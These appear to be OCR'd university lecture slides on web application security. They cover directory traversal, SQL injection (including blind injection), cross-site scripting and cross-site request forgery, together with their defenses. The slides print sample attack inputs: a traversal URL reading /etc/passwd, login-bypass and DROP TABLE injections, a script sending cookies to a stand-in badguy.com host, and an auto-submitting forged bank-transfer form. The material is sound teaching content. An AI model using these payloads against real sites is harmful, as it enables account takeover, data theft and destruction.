
http://example.com/app.php?
language=../../../../../etc/passwd

Directory Traversal Attack

# SQL



- Query language for database access
- Table creation
- Data insertion/removal
- Query search
- Supported by major DB systems




- Basic SQL commands


    SELECT Company, Country FROM Customers WHERE Country <> 'USA’

    DROP TABLE Customers

# SQL



Webserver may want to display dynamic data from database




Solution: PHP-based SQL

```
$recipient = $_POST['recipient'];
$sql = "SELECT PersonID FROM Person
                              WHERE Username='$recipient'";
$rs = $db->executeQuery($sql);
```

# SQL Injection



```
set ok = execute( "SELECT * FROM Users
         WHERE user=' "  &  form("user")  & " '
   AND   pwd=' " & form("pwd") & " '" );

if not ok.EOF
            login success
else  fail;
```

What the developer expected to be sent to SQL database

**SELECT * FROM Users WHERE user='me' AND pwd='1234'**

# SQL Injection



```
set ok = execute( "SELECT * FROM Users
         WHERE user=' "  &  form("user")  & " '
   AND    pwd=' " & form("pwd") & " '" );

if not ok.EOF
              login success
else  fail;
```

**Input:** user= " ' OR 1=1 -- " ( -- tells SQL DB to ignore rest of line)

**SELECT * FROM Users WHERE user=' ' OR 1=1 -- ' AND …**

**Result:** ok.EOF false, so login is successful

# SQL Injection



```
set ok = execute( "SELECT * FROM Users
         WHERE user=' "  &  form(“user”)  & " '
   AND   pwd=' " & form(“pwd”) & “ '” );

if not ok.EOF
            login success
else  fail;
```


**Input:** user= “ ‘ ; DROP TABLE Users ” (URL encoded)

**SELECT * FROM Users WHERE user=‘ ‘ ; DROP TABLE Users --…**

**Result:** User table is deleted

# SQL Injection






http://xkcd.com/327/

# Advanced SQL Injection



- Web applications will often escape the ‘ and “ characters (e.g., PHP).
  - this will prevent many SQL injection attacks … but there might still be vulnerabilities
- In large applications, some database fields are not strings but numbers. Hence, ‘ or “ characters not necessary (e.g., … where id=1)
- Attacker might still inject strings into a database by using the “char” function (e.g., SQL Server)
  - insert into users values(666,char(0x63)+char(0x65)…)

# Blind SQL Injection



- A typical countermeasure is to prohibit the display of error messages. But is this enough?
  - No, your application may still be vulnerable to blind SQL injection
- Let's look at an example. Suppose there is a news site:
  - press releases are accessed with pressRelease.jsp?id=5
  - SQL query is created and sent to the database

    select title, description FROM pressReleases where id=5;
  - any error messages are smartly filtered by the application

# Blind SQL Injection



- How can we inject statements into the application and exploit it?
  - We do not receive feedback from the application, so we need to use a trial-and-error approach
  - First, we try to inject pressRelease.jsp?id=5 AND 1=1
  - The SQL query is created and sent to the database

    select title, description FROM pressReleases where id=5 AND 1=1
  - If there is an SQL injection vulnerability, the *same* press release should be returned
  - If input is validated, id=5 AND 1=1 should be treated as invalid

# Blind SQL Injection



- When testing for vulnerability, we know 1=1 is always true
  - However, when we inject other statements, we do not have any information
  - What we know: If the same record is returned, the statement must have been true
  - For example, we can ask server if the current user is “h4x0r”

    pressRelease.jsp?id=5 AND user_name()=‘h4x0r’
  - By combining subqueries and functions, we can ask more complex questions (e.g., extract the name of a database character by character)

# SQL Injection Solutions



- Let us use pressRelease.jsp as an example. Here is the code:

```
String query = "SELECT title, description from pressReleases WHERE id= "+
    request.getParameter("id");
Statement stat = dbConnection.createStatement();
ResultSet rs = stat.executeQuery(query);
```

- The first step to secure the code is to take the SQL statements out of the web application and into DB

```
CREATE PROCEDURE getPressRelease @id integer
AS
SELECT title, description FROM pressReleases WHERE
Id = @id
```

# SQL Injection Solutions



- Now, in the application, instead of string-building SQL, call stored procedure

```
CallableStatements cs = dbConnection.prepareCall("{call
    getPressRelease(?)}");
cs.setInt(1,Integer.parseInt(request.getParameter("id")));
ResultSet rs = cs.executeQuery();
```

# CROSS-ORIGIN ATTACKS (INCL. XSS)

# JavaScript

UC Santa Barbara

- *JavaScript had to "look like Java" only less so, be Java's dumb kid brother or boy-hostage sidekick. Plus, I had to be done in ten days or something worse than JavaScript would have happened.* — Brendan Eich

- Standard browser scripting language
- Dynamic typing, prototype-based inheritance, first-class functions

# Cross-Site Scripting (XSS)



- Cross-Site Scripting (XSS): Running malicious code in the security context of a trusted origin (cross-origin scripting)
- XSS arises from code injection vulnerabilities in web applications
- Code injection possible when untrusted input is included into documents and interpreted as script
- Typical goals: Steal session IDs, execute sensitive actions as victims

# Cross-Site Scripting (XSS)



- XSS attacks can generally be categorized into two classes: stored and reflected

- Server-side Reflected (Type 1). The victim visits a link containing the XSS payload. The server integrates the payload into the document it returns to the victim's browser as script.
- Server-side Stored (Type 2). The attacker injects an XSS payload into the vulnerable web application's persistent store. Victims are served documents containing the payload interpreted as script.


# XSS Delivery Mechanisms



- Reflected attacks are delivered to victims via another route, such as in an e-mail message, or on some other web server
  - When a user is tricked into clicking on a malicious link or submitting a specially crafted form, the injected code travels to the vulnerable web server, which reflects the attack back to the user's browser
- Stored attacks require the victim to browse a web site
  - Reading an entry in a forum is enough

# Reflected XSS Attack





# Example XSS – Stealing Cookies



**http://victim.com/search.php?term=apple**

```
<HTML>   <TITLE> Search Results </TITLE>
<BODY>
Results for <?php echo $_GET[term] ?> :
. . .
</BODY>   </HTML>
```

**http://victim.com/search.php?term =**

```
<script> window.open(
        "http://badguy.com?cookie = " +
        document.cookie ) </script>
```


Outcome? Client victim’s cookie to access victim server sent to badguy.com

# Reflected XSS Attack



# Stored XSS






Example: Victim server could be online forum, where contents can be posted!

# Defending against XSS Attacks



- HTTPOnly Cookies
- Client-side (browser) XSS Filters
- Input and output filtering on the server

# Client-side XSS Filters



- Client-side XSS filter: Heuristic browser defense to block "script-like" data sent as part of HTTP requests
- Enabled by servers sending a special HTTP header:
  - X-XSS-Protection: 1; mode=block
- Can detect certain forms of *reflected* XSS
- Does not guarantee security (in fact, many bypasses have been published, and a bypass is not eligible for Chromium bug bounty)

# Input and Output Filtering



- Input and output filters attempt to block untrusted content from being interpreted as script in documents
- Input validation filters sources of untrusted input
- Output sanitization filters untrusted content at document generation (interpolation) sites

# Input Validation



```
// Example of whitelist-based input validation
let input = request.query_param("message");
if !is_valid_base64(input) {
    return abort(500);
}
```

- Input validation can use a whitelist or blacklist approach
  - Blacklist: Filter dangerous characters, tags, etc.
  - Whitelist: Ensure data is well-formed
- Easy to mediate all inputs, but difficult to ensure safety

# Output Sanitization

UC Santa Barbara


```
<div id="content">${sanitize(untrusted_data)}</div>
```

- Output sanitization filters untrusted data at interpolation
- Often integrated into templating languages
- More difficult to ensure complete mediation, but higher assurance of safety

# Cross-Site Request Forgery (CSRF)



- Executing HTTP requests without user authorization



# How CSRF Works




- User’s browser logged in to legitimate bank
- User’s browser visits malicious site containing

```
<!--
Attacker assumes victim is logged into bank.com.  When the victim visits
the attacker’s site, a bank transfer is automatically executed.
-->
<form action=”https://bank.com/transfer”>
    <input type=”hidden” name=”recipient” value=”${attacker_account}”>
    <input type=”hidden” name=”amount” value=”${amount}”>
</form>
<script>document.forms[0].submit();</script>
```

- Goal: Attacker gets victim to perform an action that requires authentication (e.g., making a bank transfer, sending an e-mail, …)
- And browser sends session cookie to bank. Why?
  - Cookie scoping rules

# Basic CSRF Attack

*UC Santa Barbara*



# CSRF Defense – CSRF Token

UC Santa Barbara

- Include field with large random value or HMAC of a hidden value

```
<form action="https://bank.com/billpay">
    <!-- Other fields... -->
    <input
        type="hidden"
        name="CSRF_TOKEN"
        value="wP6GQ4YDkHaMkefZUFZ0DhaM6pg+Z3WSAmd75mJ5V3w=">
</form>
```

- Goal: Attacker can’t forge token, server validates it
  - Why can’t another site read the token value?
  - Same origin policy: Cookie not sent to attacker’s page

# CSRF Defense - Referrer Validation



- Check referrer
  - Referrer = bank.com is ok
  - Referrer = attacker.com is NOT ok
  - Referrer = ???
    - lenient policy: allow if not present
    - strict policy: disallow if not present (might impact functionality)

- Problem: Referrer's often stripped, since they may leak sensitive information!
  - HTTPS to HTTP referrer is stripped
  - Clients may strip referrers
  - Network stripping of referrers (by organization)

# CSRF



- Basic CSRF requires a one-step non-idempotent action, though chained variants exist
- CSRF is the dual of XSS
